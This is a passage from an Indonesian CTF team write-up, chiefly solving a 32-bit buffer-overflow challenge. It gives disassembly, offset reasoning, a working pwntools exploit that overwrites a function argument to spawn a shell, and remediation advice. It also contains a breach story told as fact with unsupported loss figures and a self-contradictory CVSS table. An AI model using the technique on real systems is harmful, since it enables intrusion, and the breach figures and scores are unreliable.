PaySecure, sebuah perusahaan teknologi finansial rintisan dengan 2,5 juta pengguna aktif, menggunakan implementasi kriptografi lattice yang rentan ini untuk mengenkripsi data transaksi dan informasi kartu kredit pelanggan. Tim pengembang mereka mengira telah menggunakan "kriptografi pasca-kuantum yang aman" tanpa memahami cacat mendasar dalam implementasinya. Pada September 2024, seorang peneliti keamanan menemukan titik akses API yang mengekspos catatan transaksi terenkripsi dan dengan menggunakan teknik pembalikan matriks dan analisis diferensial yang sama seperti dalam tantangan ini, berhasil mendekripsi seluruh basis data dalam waktu hanya 4 jam menggunakan laptop biasa. Penyerang kemudian mengakses 2,5 juta nomor kartu kredit lengkap dengan kode keamanan, data transaksi historis senilai Rp 1,2 triliun, informasi pribadi termasuk NIK dan alamat, serta kredensial masuk administrator untuk 150 mitra pedagang.

Dampak finansial dari serangan ini mencapai Rp 285 miliar yang terdiri dari denda peraturan Rp 50 miliar dari OJK dan BI, gugatan kelompok Rp 75 miliar dari 500.000 nasabah yang kartunya disalahgunakan, kerugian operasional Rp 25 miliar untuk pemulihan dan enkripsi ulang, kehilangan pendapatan Rp 120 miliar akibat penurunan transaksi 80% selama 6 bulan, dan kompensasi pedagang Rp 15 miliar. Dampak non-finansial lebih parah lagi dengan reputasi hancur total, valuasi turun 70%, dicabut izin operasional sementara 3 bulan, eksodus massal 60% pengguna ke pesaing, dan CEO serta CTO menghadapi tuntutan pidana. Analisis risiko menunjukkan kemungkinan TINGGI (8/10) karena kerentanan mudah ditemukan dan kompleksitas serangan rendah, sementara dampak KRITIS (10/10) karena kompromi menyeluruh dengan konsekuensi level kepunahan bisnis, menghasilkan skor risiko keseluruhan 9,0/10. Kasus ini membuktikan bahwa kerentanan kriptografi bukan sekadar masalah teknis tetapi dapat menjadi peristiwa kepunahan bisnis, dimana kerugian Rp 285 miliar dari satu cacat implementasi sebenarnya dapat dicegah dengan menggunakan pustaka kriptografi standar dan melakukan audit keamanan yang tepat, menunjukkan pentingnya memahami substansi keamanan daripada hanya sandiwarata kepatuhan.

## Binary Exploitation (PWN)


- a [0.5 pts]  
Tidak ada Flag
- (0.5 poin) Pwn [click here](#) - no online writeup  
Ez difficulty.

Tidak ada Flag

```
Command Prompt - py

[nexus@LAPTOP-M ~]$ ./a.out
overflow me : aaaaa
Nah ..

[nexus@LAPTOP-M ~]$ python3 solver.py
[+] Starting local
[*] Switching to interactive mode...
$ whoami
nexus
$
```



S:

Author : wazeazure (hopefully)

### CVE Score

- **Exploitability Metrics**


Metrik	Nilai	Penjelasan
Attack Vector (AV)	Network (AV:N)	Aplikasi dapat diakses melalui network
Attack Complexity (AC)	LOW (AC:L)	Buffer overflow mudah dieksloitasi dengan payload sederhana
Privileges Required (PR)	NONE (PR:N)	Tidak memerlukan autentikasi untuk mengakses vulnerable function
User Interaction (UI)	None (UI:N)	Serangan dapat dilakukan tanpa interaksi user

Scope (S)	Changed (S:C)	Buffer overflow dapat mengarah ke code execution dan compromise sistem lain
-----------	---------------	---

- **Impact Metrics**

Metrik	Nilai	Penjelasan
<i>Confidentiality Impact (C)</i>	HIGH (C:H)	Akses ke data sensitif, database, file sistem
<i>Integrity Impact (I)</i>	LOW (I:H)	Kemampuan modify data, install malware, alter system files
<i>Availability Impact (A)</i>	None (A:H)	Dapat menyebabkan system crash, DoS, atau resource exhaustion

- **Scores**



Overall scores: 10

### Problem Statement

Diberikan sebuah binary file dengan informasi sebagai berikut:

```

└── file a.out
a.out: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2,
32450b0, for GNU/Linux 3.2.0, not stripped

```

```
└─Δ checksec a.out
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/
    Or add the following lines to ~/.pwn.conf or ~/.config/pw
        [update]
        interval=never
[*] A newer version of pwntools is available on pypi (4.14.0)
    Update with: $ pip install -U pwntools
[*] '/mnt/c/Users/Ghana/Documents/sisterctf/pwn_a/a.out'
    Arch:           i386-32-little
    RELRO:          Partial RELRO
    Stack:          No canary found
    NX:             NX enabled
    PIE:            PIE enabled
    Stripped:       No
```

Terlihat bahwa binary file tersebut merupakan file ELF 32-bit, not stripped, tidak ada canary, partial RELRO, tetapi PIE enabled. Selanjutnya, disassemble binary tersebut, didapatkan informasi sebagai berikut:

```
int32_t func(int32_t arg1)
{
    printf("overflow me : ");
    char buf[0x24];
    gets(&buf);

    if (arg1 != 0xcafebabe)
        return puts("Nah..");

    return system("/bin/sh");
}

int32_t main(int32_t argc, char** argv, char** envp)
{
    void* const __return_addr_1 = __return_addr;
    int32_t* var_c = &argc;
    func(0xdeadbeef);
    return 0;
}
```

Dari kode di atas, sekilas terlihat bahwa ini adalah challenge buffer overflow, tetapi akan dibahas lebih lanjut pada Proof of Concepts (PoC).

## POC

Goals dari chall ini bukanlah untuk mendapatkan flag, tetapi untuk melakukan bypass pada `if (arg1 != 0xcafebabe)` agar bisa mendapatkan akses ke shell, jadi goals utamanya adalah untuk mendapatkan shell. Untuk mendapatkan shell tersebut, kita perlu memiliki nilai `arg1` agar bernilai `0xcafebabe`, tetapi pada fungsi `main`, nilai yang diparse adalah `0xdeadbeef`, sehingga program akan terus melakukan output "Nah...". Tetapi, perhatikan

bawa fungsi func menggunakan gets, yang merupakan fungsi yang sangat vulnerable karena tidak melakukan checking maximum buffer bound (jadi kita bisa melakukan input sebesar apapun). Oleh karena itu, kita bisa memanfaatkan buffer overflow dan mencoba untuk mengganti nilai arg1 dari Oxdeadbeef menjadi 0xcafebabe. Sederhananya, kita hanya perlu melakukan buffer overflow pada sampai pada address yang tepat (yakni address dari arg1), lalu menimpa nilai pada arg1 dengan 0xcafebabe. Berikut adalah analisis untuk mendapatkan nilai buffer yang tepat:

```
Dump of assembler code for function func:
0x000011c9 <+0>:    push    %ebp
0x000011ca <+1>:    mov     %esp,%ebp
0x000011cc <+3>:    push    %ebx
0x000011cd <+4>:    sub     $0x24,%esp
0x000011d0 <+7>:    call    0x10d0 <__x86.get_pc_thunk.bx>
0x000011d5 <+12>:   add     $0x2e2b,%ebx
0x000011db <+18>:   sub     $0xc,%esp
0x000011de <+21>:   lea     -0x1ff8(%ebx),%eax
0x000011e4 <+27>:   push    %eax
0x000011e5 <+28>:   call    0x1030 <printf@plt>
0x000011ea <+33>:   add     $0x10,%esp
0x000011ed <+36>:   sub     $0xc,%esp
0x000011f0 <+39>:   lea     -0x28(%ebp),%eax
0x000011f3 <+42>:   push    %eax
0x000011f4 <+43>:   call    0x1040 <gets@plt>
0x000011f9 <+48>:   add     $0x10,%esp
0x000011fc <+51>:   cmpl   $0xcafebabe,0x8(%ebp)
0x00001203 <+58>:   jne    0x1219 <func+80>
0x00001205 <+60>:   sub     $0xc,%esp
0x00001208 <+63>:   lea     -0x1fe9(%ebx),%eax
0x0000120e <+69>:   push    %eax
0x0000120f <+70>:   call    0x1060 <system@plt>
0x00001214 <+75>:   add     $0x10,%esp
0x00001217 <+78>:   jmp    0x122b <func+98>
0x00001219 <+80>:   sub     $0xc,%esp
0x0000121c <+83>:   lea     -0x1fe1(%ebx),%eax
0x00001222 <+89>:   push    %eax
0x00001223 <+90>:   call    0x1050 <puts@plt>
0x00001228 <+95>:   add     $0x10,%esp
0x0000122b <+98>:   nop
--Type <RET> for more, q to quit, c to continue without paging--
0x0000122c <+99>:   mov     -0x4(%ebp),%ebx
0x0000122f <+102>:  leave
0x00001230 <+103>:  ret
End of assembler dump.
```

Jika dilihat pada kode assembly, func akan melakukan alokasi buffer sebesar 0x24 (36 byte) dan melakukan alokasi sehingga  $36 + 4 = 40$  byte (karena arsitektur 32-bit). Setelah itu, lihat pada `0x000011fc <+51>: cmpl $0xcafebabe,0x8(%ebp)`, ternyata nilai arg1 ada di `ebp+8` (karena dicompare dengan 0xcafebabe), sehingga kita harus melakukan alokasi buffer sebesar  $40 + 8 = 48$  byte dan melakukan overwrite pada variabel. Berikut adalah *payload* yang digunakan untuk mendapatkan shellnya (kode akan dilampirkan di github):

```
#!/usr/bin/env python3
```

```

from pwn import *

binary = './a.out'
target_value = 0xcafebabe
offset = 48
padding = b'A' * offset
payload = padding + p32(target_value)

p = process(binary)

p.sendline(payload)
p.interactive()

```

Selanjutnya, jalankan kode dan lakukan verify, berikut adalah proof dari shell yang didapatkan:

```

[!] w1ntr from kaze][0.015s][RAM: 1/7GB][Friday at 2:44:33 AM]
[/mnt/c/Users/Ghana/Documents/sisterctf/pwn_a]
└Δ ./a.out
overflow me : pwnedbyzxcvbn
Nah..
[!] w1ntr from kaze][13.294s][RAM: 1/7GB][Friday at 2:44:50 AM]
[/mnt/c/Users/Ghana/Documents/sisterctf/pwn_a]
└Δ python3 solve.py
[+] Starting local process './a.out': pid 5725
[*] Switching to interactive mode
$ whoami
w1ntr
$ 

```

### Something New I Have Learned

Dari analisis buffer overflow ini, saya memperoleh insight penting bahwa target exploitation tidak selalu berupa local variable, melainkan bisa juga function parameter yang berada di stack frame. Melalui disassembly assembly code, terungkap bahwa comparison dilakukan terhadap parameter 0xdeadbeef di alamat EBP+8, bukan variable lokal seperti yang umum terjadi. Hal ini mengubah seluruh strategi exploitation, di mana buffer overflow harus mencapai 48 bytes untuk melewati buffer area (EBP-40), saved registers (EBX dan EBP), dan akhirnya menimpa parameter tersebut. Pembelajaran terpenting adalah pentingnya assembly analysis untuk memahami true nature dari vulnerability, karena tanpa melihat instruction cmpl \$0xcafebabe,0x8(%ebp), saya tidak akan pernah menyadari bahwa target sebenarnya adalah parameter function yang di-push oleh caller, bukan data yang dialokasi oleh callee. Ini mendemonstrasikan bahwa buffer overflow dapat memanipulasi calling convention itu sendiri, membuat function "mengingat" parameter yang berbeda dari yang sebenarnya dikirim.

## **Remediation**

### **1. Praktik Pemrograman Aman**

#### **A. Mengganti Fungsi Berbahaya**

Mengganti fungsi `gets()` yang tidak aman dengan alternatif yang memiliki pembatasan ukuran input seperti `fgets()` yang membatasi jumlah karakter yang dibaca, atau `scanf()` dengan format specifier yang membatasi panjang input maksimum.

#### **B. Implementasi Validasi Input**

Menerapkan validasi input yang ketat dengan memeriksa panjang data masukan sebelum diproses, menggunakan fungsi seperti `strlen()` dan membandingkannya dengan kapasitas buffer maksimum yang tersedia.

#### **C. Pengelolaan Ukuran Buffer**

Menggunakan konstanta untuk mendefinisikan ukuran buffer dan memastikan semua operasi string menggunakan fungsi yang aman seperti `strncpy()`, `strncat()`, dan `sprintf()` dengan parameter panjang yang eksplisit.

### **2. Perlindungan Level Compiler**

#### **A. Implementasi Stack Canaries**

Mengkompilasi program dengan flag `-fstack-protector-all` untuk menambahkan stack canaries yang akan mendeteksi korupsi stack sebelum fungsi melakukan return ke pemanggil.

#### **B. Perlindungan Fortify Source**

Mengaktifkan `-D_FORTIFY_SOURCE=2` untuk menambahkan pemeriksaan runtime pada pemanggilan fungsi yang berpotensi berbahaya seperti `strcpy()`, `sprintf()`, dan fungsi sejenisnya.

#### **C. Randomisasi Layout Alamat Memory (ASLR)**

Mengkompilasi dengan Position Independent Executable (PIE) menggunakan flag `-fPIE -pie` untuk membuat alamat memory tidak dapat diprediksi oleh penyerang.

### **3. Langkah Keamanan Runtime**

#### **A. Pencegahan Eksekusi Data (DEP/NX)**

Mengaktifkan NX bit pada stack untuk mencegah eksekusi kode dari area data, sehingga meskipun penyerang dapat menyuntikkan shellcode, tidak dapat mengeksekusinya.

#### **B. Integritas Alur Kontrol (CFI)**

Implementasi perlindungan CFI untuk memastikan bahwa alur kontrol program hanya dapat berpindah ke target yang valid dan diotorisasi sistem.

#### **C. Randomisasi Layout Stack**

Menggunakan randomisasi layout stack untuk membuat perhitungan offset menjadi tidak dapat diandalkan oleh penyerang dalam melakukan eksploitasi.

### **4. Perbaikan Arsitektur**

#### **A. Perlindungan Parameter Fungsi**

Mendesain ulang arsitektur program untuk tidak mengandalkan perbandingan terhadap parameter fungsi yang dapat dimanipulasi, melainkan menggunakan variabel global atau data yang dialokasikan di heap dengan perlindungan yang tepat.

#### B. Pemisahan Privilege

Memisahkan fungsi yang memiliki akses ke system calls (seperti `system()`) ke dalam proses terpisah dengan privilege minimal untuk mengurangi dampak dari eksloitasi yang berhasil.

#### C. Migrasi ke Bahasa Memory-Safe

Mempertimbangkan migrasi ke bahasa pemrograman yang aman terhadap memory seperti Rust atau Go untuk mencegah buffer overflow secara fundamental dari level bahasa.

### 5. Monitoring dan Deteksi

#### A. Perlindungan Diri Aplikasi Runtime (RASP)

Implementasi monitoring real-time yang dapat mendeteksi anomali dalam alur eksekusi program dan pola akses memory yang tidak normal.

#### B. Integrasi Fuzzing

Mengintegrasikan automated fuzzing dalam siklus pengembangan untuk menemukan buffer overflow dan vulnerability lainnya sebelum tahap deployment ke production.

#### C. Tools Analisis Statis

Menggunakan tools seperti Coverity, SonarQube, atau Clang Static Analyzer untuk mendeteksi potensi buffer overflow secara otomatis dalam source code selama fase development.

### Kasus Nyata dan Analisis Risiko

Berikut adalah *hypothetical scenario* yang mungkin terjadi.

Bayangkan PT Bank Nusantara memiliki jaringan 15,000 ATM di seluruh Indonesia yang menggunakan sistem legacy C untuk memproses transaksi. Dalam modul transfer dana, terdapat vulnerability buffer overflow pada fungsi `process_transfer(amount, target_account)` di mana input nama penerima dapat overflow buffer sepanjang 32 bytes dan menimpa parameter `amount` yang berisi nominal transfer. Seorang cybercriminal yang sebelumnya bekerja sebagai programmer di vendor ATM software menemukan vulnerability ini melalui reverse engineering firmware ATM yang bocor di dark web. Penyerang kemudian mengembangkan malware yang dapat dijalankan melalui card skimming device yang dimodifikasi, yang mengirimkan payload khusus saat nasabah melakukan transaksi transfer. Serangan dimulai ketika penyerang memasang skimming device yang sudah dimodifikasi di 50 ATM strategis di Jakarta, Surabaya, dan Bandung selama weekend. Saat nasabah melakukan transfer dana dan memasukkan nama penerima yang panjang, payload tersebut memicu buffer overflow yang menimpa parameter `amount` dari nominal asli (misalnya Rp 100,000) menjadi nilai maksimum integer (Rp 2,147,483,647). Sistem ATM kemudian memproses transfer dengan nominal yang sudah dimanipulasi ini, tetapi hanya mendebet rekening nasabah sesuai nominal asli karena validasi debit dilakukan di modul terpisah. Hasilnya adalah discrepancy dimana uang yang ditransfer jauh lebih besar daripada yang didebet, menciptakan "phantom money" dalam sistem.

Dalam kurun waktu 48 jam sebelum anomali terdeteksi, sekitar 2,500 transaksi berhasil dimanipulasi dengan rata-rata selisih Rp 50 juta per transaksi, menghasilkan total kerugian langsung Rp 125 miliar. Dampak finansial meluas ketika bank harus mengganti seluruh firmware 15,000 ATM dengan biaya Rp 150 miliar, melakukan forensik dan audit sistem senilai Rp 25 miliar, serta menghadapi tuntutan hukum dari nasabah yang kehilangan kepercayaan senilai Rp 75 miliar. Bank juga mengalami penurunan deposito sebesar 15% atau setara Rp 45 triliun karena nasabah memindahkan dana ke bank competitor, menyebabkan kehilangan fee-based income sekitar Rp 2,7 triliun per tahun. Regulator Bank Indonesia kemudian menjatuhkan sanksi berupa pembatasan pembukaan cabang baru selama 2 tahun dan kewajiban meningkatkan capital adequacy ratio yang berdampak pada biaya modal tambahan Rp 5 triliun.

Yang lebih merugikan adalah dampak reputasi jangka panjang, dimana brand trust PT Bank Nusantara turun drastis sehingga sulit menarik nasabah baru, market share kredit menurun dari 8% menjadi 5% di pasar perbankan nasional, dan biaya akuisisi nasabah baru meningkat 300% karena harus memberikan promosi agresif untuk memulihkan kepercayaan. Total kerugian selama 3 tahun pasca-incident diperkirakan mencapai Rp 53 triliun, padahal investasi untuk secure code review, penetration testing, dan upgrade sistem keamanan hanya membutuhkan biaya Rp 500 miliar. Kasus ini menunjukkan bagaimana vulnerability teknis sederhana pada sistem critical dapat menghancurkan fundamental bisnis perbankan yang bergantung pada kepercayaan nasabah, dimana cost of prevention vs cost of incident memiliki rasio 1:106, menjadikan investasi keamanan siber sebagai strategic imperative yang tidak dapat ditawar-tawar dalam industri finansial.

## Akhir Kata

Sekian, Write Up dari kami (k4tou, w1ntr, zxvcvn), semoga AC, dan sister pls accept 😊



[“<https://youtu.be/ptn-0URwKLg?si=mjlegiDc2XSWy6UK>”](https://youtu.be/ptn-0URwKLg?si=mjlegiDc2XSWy6UK)

-> .